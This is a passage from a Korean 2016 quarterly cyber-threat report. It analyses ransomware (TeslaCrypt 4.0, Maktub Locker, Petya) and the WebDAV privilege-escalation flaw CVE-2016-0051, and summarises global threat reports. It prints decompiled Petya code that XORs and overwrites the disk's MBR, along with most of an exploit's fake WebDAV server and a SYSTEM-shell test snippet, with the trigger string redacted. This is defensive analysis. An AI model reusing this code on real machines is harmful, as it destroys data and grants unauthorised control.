최근 TeslaCrypt의 또 다른 변종이 유포되고 있다. 해당 랜섬웨어는 TeslaCrypt 4.0으로 불린다. 암호화한 파일의 확장자는 변경하지 않으며, 스캔한 모든 폴더에 입금 유도 파일을 생성한다. 만약 Excel 프로그램을 한 번이라도 실행한 적이 있는 PC라면 Excel의 시작 폴더인 XLSTART 폴더가 존재하므로 해당 경로에도 입금 유도 파일이 생성된다. 해당 경로는 다음과 같다.

- %AppData%₩Microsoft₩Excel₩XLSTART
- C:₩Program Files₩Microsoft Office₩Office₩Office(버전정보)₩XLSTART

[그림 2-17] Excel 프로그램 실행 시 자동으로 열리는 입금 유도 파일



XLSTART 폴더에 존재하는 파일들은 Excel 프로그램 실행 시 자동으로 열리며, 이로 인해 당황해 하는 피해자들이 생겨났다.

TeslaCrypt는 초기 버전에서 비트코인 지불을 하지 않고 복호화가 가능하다는 것을 포함한 각종 문제점이 발견되었으나 이러한 점들을 해결하는 업데이트가 꾸준히 진행되어 왔다. 또 다른 형태의 TeslaCrypt의 변종이 등장할 것인가에 귀추가 주목된다.

5) Maktub Locker

자신을 "Maktub Locker"라고 지칭하는 새로운 랜섬웨어가 유포되고 있다. 해당 랜섬웨어는 사용자의 PC를 감염시켜 중요파일들을 암호화한 후 html, rtf, scr 파일로 사용자에게 감염 사실을 알린다. 기존 랜섬웨어들에 비해 더욱 깔끔해진 디자인이 눈에 띈다.

[그림 2-18] Maktub Locker 감염 화면

해당 랜섬웨어가 유도하고 있는 웹사이트에는 피해자가 비트코인을 지불하도록 설득하고 안내하는 글이 다섯 페이지에 걸쳐 자세히 설명되어 있다.

[그림 2-19] 파일 복구가 가능함을 증명하여 비트코인 지불 유도

피해자가 지불해야할 금액은 1.4 비트코인(~$588)이며 3일마다 0.5 비트코인 씩 증가된다. 15일이 지난 후에는 자신들이 복호화 키를 저장하고 있을 것이라는 보장을 못하기 때문에, 영원히 파일을 못 찾게 될 수 있다며 피해자를 더욱 불안하게 만든다.

6) MBR Locker Petya

MBR Locker가 랜섬웨어의 유행과 함께 다시금 고개를 내밀고 있다. 발견된 MBR Locker는 Petya 랜섬웨어이며 파일을 암호화 대상으로 삼지 않고, MBR 영역의 코드를 변조해 정상적으로 부팅이 불가능한 상태를 만든다. Petya 랜섬웨어는 일반적인 랜섬웨어들과는 다른 동작방식을 보이고 있으므로 상세분석을 통해 좀 더 자세히 알아보도록 한다.

[그림 2-20] Petya 랜섬웨어 입금 유도 화면

Patya 랜섬웨어 파일은 WinMain 함수 내의 정상적인 코드를 통해 정상파일로 위장하고 있으며 실질적인 악성행위는 WinMain 함수 이전에 실행된다.

[그림 2-21] WinMain 함수 이전에 악성행위 수행

먼저 PhysicalDrive로부터 0x200 바이트의 데이터를 읽어온다. 읽어온 데이터는 0x37로 XOR 연산을 하고 메모리에 저장해둔다.

[그림 2-22] 0x200 크기의 데이터 읽기

```
v5 = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
if ( v5 == (HANDLE)-1 )                          // "\\.\PhysicalDrive0"
{
  CloseHandle((HANDLE)0xFFFFFFFF);
  return 0;
}
SetFilePointerEx(v5, (LARGE_INTEGER)(__PAIR__(a4, a3) << 9), 0, 0);
if ( !ReadFile(v5, v4, 0x200u, &NumberOfBytesRead, 0) )// Read
  return 0;
CloseHandle(v5);
return NumberOfBytesRead == 512;
```

이후 0x200 바이트만큼의 데이터를 읽어 0x37로 XOR 연산한 후 데이터를 덮어씌우는 작업을 0x201 위치부터 0x4400까지 반복한다.

[그림 2-23] 0x201부터 0x4400까지의 데이터 XOR 연산

```
ReadMBRData_100088EE(&PhysicalDrivee, Buffer, v16, NumberOfBytesWritten);// 0x20
v17 = 0;
do
{
  Buffer[v17] ^= 0x37u;
  ++v17;
}
while ( v17 < 0x200 );
if ( !WriteMBR_10008963(&PhysicalDrivee, Buffer, v16, NumberOfBytesWritten) )
  return 0;
++v16;
```

그리고 MBR에서 0x4400 떨어진 위치에 악성행위를 수행하기 위한 코드를 삽입한다.

[그림 2-24] 악성코드 삽입

```
if ( !WriteMBR_10008963(&PhysicalDrivee, v15, 0, 0) )// Write Mal Data
  return 0;
v18 = v2 - (v2 & 0x1FF);
v19 = CreateFileA(&PhysicalDrivee, 0xC0000000, 3u, 0, 3u, 0x30000000u, 0);
v20 = v19;
if ( v19 == (HANDLE)-1 )
{
  v23 = (void *)-1;
LABEL_29:
  CloseHandle(v23);
  return 0;
}
SetFilePointer(v19, 17408, 0, 0);
v22 = WriteFile(v20, (char *)v15 + 512, v18, &NumberOfBytesWritten, 0);
```


MBR의 나머지 위치에 악성행위를 위한 랜덤한 TOR 주소 데이터, 암호화된 원본데이터 등을 저장한다.

- 0x6C00 – 0x6E00 : 토르 주소 + 생성키 값
- 0x6E00 – 0x7000 : 0x37 XOR 값
- 0x7000 – 0x7200 : 정상 MBR 백업 (0x37 XOR)


[그림 2-25] TOR 주소 데이터, 암호화된 원본데이터 저장

```
if ( NumberOfBytesWritten != v18
  || !WriteMBR_10008963(&PhysicalDrivee, &v50, 54, 0)// 0x6C00 - 0x6E00 : Write Tor Data
  || !WriteMBR_10008963(&PhysicalDrivee, &v51, 55, 0)// 0x6E00 - 0x7000 : Write Enc Data
  || !WriteMBR_10008963(&PhysicalDrivee, OrignalMBRData, 56, 0) )// 0x7000 - 0x7200 : Encrypted Original MBR Data
```


이렇게 MBR 수정이 완료되면 권한을 상승시켜 자동 재부팅을 수행한다. 재부팅 시 정상적으로 부팅이 되지 않으며 입금을 위한 페이지를 출력한다.

[그림 2-26] Petya 랜섬웨어 감염 화면

[그림 2-27] 감염 시 수정된 MBR 영역의 코드



원본 MBR 코드를 PC 내에 저장하고 있어 비용을 지불하지 않더라도 복구가 가능하므로 위험도는 비교적 낮다고 볼 수 있다. 아직 국내 감염 사례는 발견되지 않았지만, 해외에서 활동한 랜섬웨어들이 빠른 시일 내에 국내로 유입되는 경우가 많았기에 사용자의 주의를 요한다.

지금까지 소개한 랜섬웨어들의 기본 특징을 살펴보면 아래의 [그림2-28]과 같다. 초창기 랜섬웨어들은 공격자가 가진 암호화키가 없이도 파일복구가 가능한 형태들이 몇몇 존재하였다. 그러나 최근 유포되는 대부분의 랜섬웨어들은 공격자가 요구하는 비용을 지불하지 않으면 파일 복구가 불가능하다. 대칭키 알고리즘인 AES와 비대칭키 알고리즘인 RSA를 동시에 사용하는 암호화 방식을 통해 더욱 강력한 형태로 등장하는 추세이다.

[그림 2-28] 랜섬웨어 특징 비교

	암호화 알고리즘	확장자 변경	최초 복구비용 (1 BTC ≈ 425 $)
Locky	AES-128 / RSA-2048	.locky	0.5 BTC
Cerber	AES-256 / RSA-576	.cerber	0.75 BTC, 1.24 BTC
TeslaCrypt(.mp3)	AES-256 / RSA-4096	.mp3	1.09 BTC
KeRanger	AES-256 / RSA-2048	.encrypted	1 BTC
TeslaCrypt 4.0	AES-256 / RSA-4096	-	1.3 BTC
Maktub Locker	AES-256 / RSA-2048	랜덤 문자	1.4 BTC
Petya	XOR	-	0.99 BTC

이외에도 많은 랜섬웨어들이 새롭게 등장했으며, 지금 이 순간에도 돈을 벌기 위한 목적으로 또 다른 랜섬웨어가 만들어지고 있을 것이다. 랜섬웨어가 세상에 많이 알려졌다고 하나 아직까지 피해를 입고 한숨을 쉬는 기관 및 기업 그리고 개인의 수는 줄어들지 않고 있다. 설마 하는 생각으로 랜섬웨어 감염에 대한 대비를 하지 않는 사람들이 존재하는 이상 랜섬웨어의 위협은 오랫동안 사라지지 않을 것이다.

암호화된 파일들은 복구가 불가능하다. 그러므로 무엇보다 예방이 중요하다. 아래의 보안 수칙들을 준수하여 랜섬웨어의 피해로부터 최대한 벗어나도록 하자.

- 랜섬웨어 악성코드를 탐지할 수 있는 백신 프로그램을 설치하고 최신 버전 업데이트를 유지한다.

- 웹 서핑만으로 감염이 되는 DBD 공격 기법을 차단하기 위한 취약점 차단 솔루션을 사용한다.
- 발신자가 불명확한 Email의 첨부파일은 궁금증을 가지는 것이 아니라 의심하고 실행하지 않는다.
- 취약한 버전의 운영체제, 응용프로그램은 감염경로가 된다. 항상 최신 버전 업데이트를 확인한다.
- 만약 랜섬웨어에 감염될 경우 어떻게 할 것인지를 생각한다면 주요 파일들에 대한 백업은 필수이다.

① Reference

1. 보안뉴스, "2015년 국내 랜섬웨어 피해현황 분석해 봤더니...", 2015.12.31.

2. Hauri, ViRobot 랜섬웨어 정보센터(http://www.hauri.co.kr/Ransomware)

2 WebDAV 권한 상승 취약점(CVE-2016-0051) 분석

은준기 팀장(반더스)

WebDAV권한 상승 취약점은 공격자가 Microsoft WebDAV(Web Distributed Authoring and Versioning) 클라이언트를 사용하여 서버에 특수 문자열을 입력을 보내는 경우, 권한 상승이 허용될 수 있는 취약점이다.

** 악용될 소지가 있으므로 특수 문자열 내용은 비공개함

이 취약점이 적용되는 시스템은 아래 표와 같이 마이크로소프트社의 주요 개인용, 서버용 윈도우 제품군 대부분이 해당된다. 본 취약점은 16년 2월 10일에 발표된 MS 2월 업데이트(KB3136041)로 해결할 수 있다.

〈영향 받는 시스템〉

- 마이크로 소프트 윈도우 10 32 비트 시스템 용 버전 1511
- 마이크로 소프트 윈도우 10 (x64 기반 시스템 용) 버전 1511
- 32 비트 시스템 SP1에 대한 마이크로 소프트 윈도우 7
- x64 기반 시스템 SP1의 마이크로 소프트 윈도우 7
- 32 비트 시스템에 대한 마이크로 소프트 윈도우 8.1
- (x64 기반 시스템 용)의 Microsoft Windows 8.1
- 마이크로 소프트 윈도우 RT 8.1
- x64 기반 시스템 SP1의 마이크로 소프트 윈도우 서버 2008 R2
- 32 비트 시스템의 SP2 용 Microsoft Windows Server 2008의
- x64 기반 시스템의 SP2 용 Microsoft Windows Server 2008의
- 마이크로 소프트 윈도우 서버 2012
- 마이크로 소프트 윈도우 서버 2012 R2
- 마이크로 소프트 윈도우 비스타 SP2
- 마이크로 소프트 Windows Vista x64 Edition 서비스 팩 2


WebDAV(Web Distributed Authoring and Versioning, 웹 분산 저작 및 버전 관리)는 하이퍼텍스트 전송 프로토콜(HTTP)의 확장으로, 월드 와이드 웹 서버에 저장된 문서와 파일을 편집하고 관리하는 사용자들 사이에 협업을 손쉽게 만들어 준다.

이러한 WebDAV는 대부분의 운영체제에 기본 내장되어 있으며, OSI 레이어 중 80, 443 포트를 사용하여 통신한다.

MS의 윈도우 7, 8.1, 10과 윈도우 서버 2008에서도 WebDAV 서버가 기본적으로 내장되어 있는데, 이러한 WeBDAV 서버에 특수 문자열을 입력할 경우 해당 시스템의 권한을 상승할 수 있다.

취약점 확인 및 소스코드 테스트를 위해 MS 2월 정기패치가 이루어지지 않은 윈도우7에서 관리자 권한 계정(IEUser)과 일반 권한 계정(KISA)을 신규 생성한다.

[그림 2-29] 테스트용 윈도우 계정 신규생성



통신용 모듈과 테스트용 모듈의 소스코드는 아래와 같다. 먼저 아래의 소스는 WebDAV의 통신모듈에 특수문자열을 발송하는 모듈이다.

[그림 2-30] WebDAV에 대한 특수문자열 통신용 모듈 소스 예시

```
using (var reader = new StreamReader(stream, **특수문자열**** )))
using (var writer = new StreamWriter(stream, **특수문자열****)) { AutoFlush = true })
{
        Console.WriteLine(" ================ BEGIN REQUEST ================ ");
        Func<string> rl = () =>
        {
                var line = reader.ReadLine();
                Console.WriteLine("< " + line);
                return line;
        };
```

```
        Action<string> wl = outData =>
        {
            Console.WriteLine(String.Join("/n", outData.Split('/n').Select(x => "> " + x)));
            writer.Write(outData);
        };
        var header = rl().Split(' ');
        while (!string.IsNullOrWhiteSpace(rl())) { }
        if (header[0] == "OPTIONS")
            wl("HTTP/1.1 200 OK/r/nMS-Author-Via: DAV/r/nDAV: 1,2,1#extend/r/nAllow:
OPTIONS,GET,HEAD,PROPFIND/r/n/r/n");
        else if (header[0] == "PROPFIND")
        {
            var body = String.Format(@"
<?xml version=""1.0"" encoding=""UTF-8""?>
<D:multistatus xmlns:D=""DAV:"">
<D:response>
    <D:href>{0}</D:href>
    <D:propstat>
        <D:prop>
            <D:creationdate>{1:s}Z</D:creationdate>
            <D:getcontentlength>{3}</D:getcontentlength>
            <D:getcontenttype>{4}</D:getcontenttype>
            <D:getetag>{5}</D:getetag>
            <D:getlastmodified>{6:R}</D:getlastmodified>
            <D:resourcetype>{8}</D:resourcetype>
            <D:supportedlock></D:supportedlock>
            <D:ishidden>{7}</D:ishidden>
        </D:prop>
        <D:status>HTTP/1.1 200 OK</D:status>
    </D:propstat>
</D:response>
</D:multistatus>", header[1], DateTime.UtcNow.ToUniversalTime(), "", "0", "", "",
DateTime.UtcNow.ToUniversalTime(), 0, header[1].Contains("file") ? "" :
"<D:collection></D:collection>").Trim();
        wl("HTTP/1.1 207 Multi-Status/r/n/S-Author-Via: DAV/r/nDAV:
1,2,1#extend/r/nContent-Length: " + body.Length + "/r/nContent-Type: text/xml/r/n/r/n"
+ body);
    }
```


```
        else
            wl("HTTP/1.1 500 Internal Server Error/r/n/r/n");
        Console.WriteLine(" ================ END REQUEST ================ ");
}
```

다음으로 아래의 소스는 해당 통신 모델의 동작 확인을 위해 cmd 창을 실행하게 하는 모듈이다.(보통 권한 상승이 된 것을 확인하기 위한 테스트용으로 쓰인다.

```
if (identity?.IsSystem == true)
{
    Console.WriteLine("[+] Got SYSTEM! Spawning a shell...");
    Process.Start("cmd");
}
else
    Console.WriteLine($"[-] Something went wrong, looks like we are not SYSTEM :(, only {identity?.Name}...");
```


일반적인 경우, 일반 권한의 계정으로 접속한 후 cmd 명령을 관리자 권한으로 실행하면, 아래의 스크린샷과 같이 관리자 권한의 패스워드를 물어보는 것이 정상이다.

[그림 2-31] 정상적인 상태에서의 cmd실행시 관리자 암호 요구 예시




하지만, WebDAV서버에 통신하여 특수 문자열을 입력할 경우, 권한이 상승하여 관리자 권한으로 바로 cmd 창이 실행됨을 확인할 수 있다.

[그림 2-32] 특수문자열을 통한 권한상승으로 cmd명령 성공



② Reference

1. 보호나라, "MS 2월 보안 위협에 따른 정기 보안 업데이트 권고"



2016년 1분기 사이버 위협 동향 보고서

3

글로벌 사이버 위협 동향

1. 시만텍社, ISTR 2016
2. 카스퍼스키社, 2016년 1분기 DDoS 인텔리전스 리포트
3. 트렌드마이크로社, 2015 Annual Security Roundup
4. 파이어아이社(맨디언트), M-TRENDS 2016

3장에서는 2016년 1분기까지 발간된 해외의 주요 백신社, 보안솔루션 기업들의 2015년 연간 위협 동향 보고서와 2016년 1분기 위협 동향 보고서, 그리고 주요 언론보도를 토대로 전체적인 해외 사이버 위협 동향을 종합, 정리하였다.

〈1분기 발표된 글로벌 사이버 위협 보고서〉

1. 시만텍, ISTR 2016(Internet Security Threat Report), 2016.4
2. 카스퍼스키 DDoS Intelligence Report for Q1 2016, 2016.4
3. 트렌드마이크로, 2015 Annual Security Roundup, 2016.3
4. 파이어아이 M-TRENDS 2016, 2016.2

1 시만텍社, ISTR 2016

시만텍에서는 2016년 4월 'ISTR 2016(Internet Security Threat Report : 인터넷 보안 위협 보고서) 제 21호'를 발표하였다. 해당 보고서는 2015년 한해의 주요 사이버 범죄 및 보안 위협 동향에 대한 분석을 담고 있으며, 2016년 사이버 위협을 전망해 볼 수 있는 토대가 된다.


시만텍의 인터넷 보안 위협 보고서는 시만텍의 '글로벌 인텔리전스 네트워크(Global Intelligence Network)'를 통해 전세계 157개국에 설치된 6,380만대의 센서에서 수집된 데이터를 바탕으로 분석된 내용을 담고 있다.

보고서는 ▲사이버 범죄 집단의 전문화 ▲제로데이 취약점 사상 최다 ▲소수 집중형 표적 공격 증가 ▲정보 유출 사고 대형화 ▲크립토 랜섬웨어 35% 증가 ▲웹사이트 4개 중 3개 위험 ▲모바일 보안 위협 증가 ▲기술 지원을 위장한 소비자 사기 스캠(scam)의 증가 등을 2015년 주요 보안 위협 동향으로 언급하고 있다.

세부적으로 살펴보면, 사이버 범죄 집단이 전문화되어 가고 있는 것이 특징이다. 2015년은 사이버 범죄 집단이 더욱 전문화되어 하나의 기업처럼 움직이는 양상이 두드러진 해였다. 사이버 범죄자들은 기업과 개인 사용자를 대상으로 한 공격의 효율성을 높이기 위한 모범 사례를 채택하고 한층 전문적인 비즈니스로 만들어가고 있는 것으로 나타났다. 전문 사이버 범죄 집단은 방대한 리소스와 고급 인력을 보유하고 있으며, 일반 기업처럼 일정한 업무 시간을 준수하고 주말과 휴일에는 활동을 하지 않는 등 효율적인 비즈니스 형태를 띠고 있는 것으로 조사되고 있다.

2015년에는 총 54개의 새로운 제로데이 취약점이 발견되어 사상 최다치를 기록하였으며, 이는 평균 매주 1개의 제로데이 취약점이 발견된 셈이다.

[그림 3-1] 제로데이 취약점 사상 최다



이는 '14년도의 24개 대비 125%가 증가한 수치로 이 제로데이 취약점 중 약 80퍼센트는 공격자가 워터링 홀을 이용한 APT 공격에 악용하였다. 시만텍에서 조사한 워터링 홀 공격에 악용된 제로데이 취약점 리스트와 비율은 아래의 [그림 3-2]와 같다.

[그림 3-2] 가장 많이 악용된 제로데이 취약점 TOP5


	2015 Exploit	2015	2014 Exploit	2014
1	Adobe Flash Player CVE-2015-0313	81%	Microsoft ActiveX Control CVE-2013-7331	81%
2	Adobe Flash Player CVE-2015-5119	14%	Microsoft Internet Explorer CVE-2014-0322	10%
3	Adobe Flash Player CVE-2015-5122	5%	Adobe Flash Player CVE-2014-0515	7%
4	Heap-Based Buffer Overflow aka 'Ghost' CVE-2015-0235	<1%	Adobe Flash Player CVE-2014-0497	2%
5	Adobe Flash Player CVE-2015-3113	<1%	Microsoft Windows CVE-2014-4114 OLE	<1%

CVE-2015-0235를 제외한 Adobe社의 플래쉬 취약점이 실제 가장 많이 익스플로잇 되어 악용되었으며, 결국 파이어폭스와 크롬 등의 웹 브라우져는 더 이상 플래쉬를 지원하지 않게 되었다.

플래쉬 제로데이 취약점 중 CVE- 2015-5119는 "Hacking Team"사건에 의해 유출된 것이다.

워터링 홀 공격과 마찬가지로 APT 공격의 일종인 스피어피싱 공격도 과거에 비해 증가한 것이 특징이다.

[그림 3-3] 스피어피싱 메일의 증가 추이




	2013	2014	2015
Campaigns	779 +91%	841 +8%	1,305 +55%
